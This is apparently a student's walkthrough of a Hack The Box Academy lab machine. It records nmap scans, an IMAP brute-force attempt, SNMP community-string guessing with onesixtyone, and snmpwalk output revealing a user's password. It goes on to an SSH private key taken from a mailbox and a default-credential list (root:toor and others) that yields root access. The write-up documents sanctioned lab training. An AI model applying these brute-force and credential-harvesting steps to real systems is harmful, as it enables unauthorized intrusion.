

Started an NMAP TCP scan to discover these ports




```
Completed Ping Scan at 05:08, 0.28s elapsed (1 total hosts
Initiating SYN Stealth Scan at 05:08
Scanning NIXHARD (10.129.202.20) [1000 ports]
Discovered open port 110/tcp on 10.129.202.20
Discovered open port 993/tcp on 10.129.202.20
Discovered open port 995/tcp on 10.129.202.20
Discovered open port 143/tcp on 10.129.202.20
Discovered open port 22/tcp on 10.129.202.20
```

I tried to do an IMAP brute but it doesnt work




```
 [us-academy-2]─[10.10.15.217]─[htb-ac-1244319@htb-yinemsrxwt]─[~]
└──╼ [★]$ nmap --script imap-brute -p 143 10.129.202.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-26 05:20 CST
NSE: [imap-brute] usernames: Time limit 10m00s exceeded.
NSE: [imap-brute] usernames: Time limit 10m00s exceeded.
NSE: [imap-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for NIXHARD (10.129.202.20)
Host is up (0.58s latency).

PORT    STATE SERVICE
143/tcp open  imap
| imap-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 395 guesses in 612 seconds, average tps: 0.9
```

Then I perform a UDP scan to find an SNMP and DHCP. DHCP is filtered so I do not really know what to use it for.




```
UDP Scan Timing: About 66.66% done; ETC: 05:42 (0:05:50 remaining)
UDP Scan Timing: About 71.81% done; ETC: 05:42 (0:04:56 remaining)
UDP Scan Timing: About 76.94% done; ETC: 05:42 (0:04:02 remaining)
UDP Scan Timing: About 82.09% done; ETC: 05:42 (0:03:08 remaining)
UDP Scan Timing: About 87.19% done; ETC: 05:42 (0:02:15 remaining)
UDP Scan Timing: About 92.23% done; ETC: 05:42 (0:01:22 remaining)
Completed UDP Scan at 05:43, 1105.76s elapsed (1000 total ports)
Nmap scan report for 10.129.202.20
Host is up (0.35s latency).
Not shown: 998 closed udp ports (port-unreach)
PORT    STATE         SERVICE
68/udp  open|filtered dhcpc
161/udp open          snmp
```

I tried to use metasploit to run an enum on the service but it bears no result




```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/snmp/snmp_enum) >> set RHOSTS 10.12
9.202.20
RHOSTS => 10.129.202.20
[msf](Jobs:0 Agents:0) auxiliary(scanner/snmp/snmp_enum) >> run

[-] 10.129.202.20 SNMP request timeout.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Using onesixtyone, I found a backup string



```
he exit command to quit
[msf](Jobs:0 Agents:0) auxiliary(scanner/snmp/snmp_enum) >> exit
┌─[us-academy-2]─[10.10.15.217]─[htb-ac-1244319@htb-yrnemsfxwt]─[~]
└──╼ [★]$ onesixtyone -c /opt/useful/seclists/Discovery/SNMP/snmp.txt 10.129
.202.20
Scanning 1 hosts, 3219 communities
10.129.202.20 [backup] Linux NIXHARD 5.4.0-90-generic #101-Ubuntu SMP Fri Oc
t 15 20:00:55 UTC 2021 x86_64
```

I then use the string with snmpwalk to find a user tom with his credentials




```
y.sh"
iso.3.6.1.2.1.25.1.7.1.2.1.3.6.66.65.67.75.85.80 = STRING: "tom NMds732Js276
1"
```


tom is a user that can be logged into the imap service we found previously

I opened all the inboxes till I find one with an email in it. I read the email, it turned out to be an

SSH key, which I will use for the ssh service.




```
rmitted.
* 1 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1636509064] UIDs valid
* OK [UIDNEXT 2] Predicted next UID
1 OK [READ-WRITE] Select completed (0.005 + 0.000 + 0.004 secs).
2 FETCH 1 BODY[]
* 1 FETCH (BODY[] {3661}
HELO dev.inlanefreight.htb
MAIL FROM:<tech@dev.inlanefreight.htb>
RCPT TO:<bob@inlanefreight.htb>
DATA
From: [Admin] <tech@inlanefreight.htb>
To: <tom@inlanefreight.htb>
Date: Wed, 10 Nov 2010 14:21:26 +0200
Subject: KEY

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
```




```
U9XWTS+UBbY31VFH0t+F+yuX+57Wo48pORqVAuMINrqXjXEPA7XMPR9X1sa60APp1OS1QQ
qYreqEj6pjTj8wguR0SdhfKDOZwIQ1ILHecgJAA0zY2NwWmX5zVDDeIckjibxjrTvx7PHF
dND3urVhelyuQ89BtJqBabmrB5zzmaltTK0VuAxR/SFcVaTJNXd5Utw9SUk4/l0imjP3/o
ng1nlguuJGc1s47tqKBPHuJKqn5r6am5xgX5k4ct7VQOQbRJwaiQVA5iShrwZxX5wBnZIS
azgCz/D6IdVMXilAUFKQX1thi32f3jkylCb/DBzGRROCMgiD5Al+uccy9cm9aS6RLPt06O
-----END OPENSSH PRIVATE KEY-----" > id_rsa=PBtNPDAZjkwF1zXqUBkC0x5c7y
┌─[us-academy-2]─[10.10.15.217]─[htb-ac-1244319@htb-yrnemsfxwt]─[~]
└──╼ [★]$ ls
cacert.der  Documents  id_rsa  Pictures  Templates
Desktop     Downloads  Music   Public    Videos
┌─[us-academy-2]─[10.10.15.217]─[htb-ac-1244319@htb-yrnemsfxwt]─[~]
└──╼ [★]$ chmod 600 id_rsa
```

I use the key to create an id_rsa file and change the permission (Note: DON'T CAT THE FILE OR ELSE IT WILL CAUSE FORMAT ERROR, CREATE A FILE THEN NANO IT)

I tried to run as tom but it didnt work so I run as bob. The reason I know it's bob because the mail is directed from bob so I tried that




```
─[us-academy-2]─[10.10.15.217]─[htb-ac-1244319@htb-yrnemsfxwt]─[~]
──╼ [★]$ ssh -v -i id_rsa bob@10.129.202.20
OpenSSH_9.2p1 Debian-2+deb12u3, OpenSSL 3.0.14 4 Jun 2024
debug1: Reading configuration data /etc/ssh/ssh_config
```



```
* 1 FETCH (BODY[] {3661}
HELO dev.inlanefreight.htb
MAIL FROM:<tech@dev.inlanefreight.htb>
RCPT TO:<bob@inlanefreight.htb>
DATA
From: [Admin] <tech@inlanefreight.htb>
To: <tom@inlanefreight.htb>
Date: Wed, 10 Nov 2010 14:21:26 +0200
Subject: KEY
```

but it didnt work

So i tried to go for the bruteforce path by entering random name with this file




SecLists / Passwords / Default-Credentials / ssh-betterdefaultpasslist.txt

goosvorbook Update ssh-betterdefaultpasslist.txt

134 lines (134 loc) · 1.93 KB

```
root:calvin
root:root
root:toor
administrator:password
NetLinx:password
administrator:Amx1234!
amx:password
amx:Amx1234!
admin:1988
admin:admin
Administrator:Vision2
cisco:cisco
c-comatic:xrtwk318
root:qwasyx21
```

somehow root was the user we are looking for. There's a sql file which can be cat and piped with grep for the result.



```
Last login: Mon Mar 18 13:08:47 2024
root@NIXHARD:~# ls
snap  users.sql
root@NIXHARD:~# cat users.sql
create table users (
```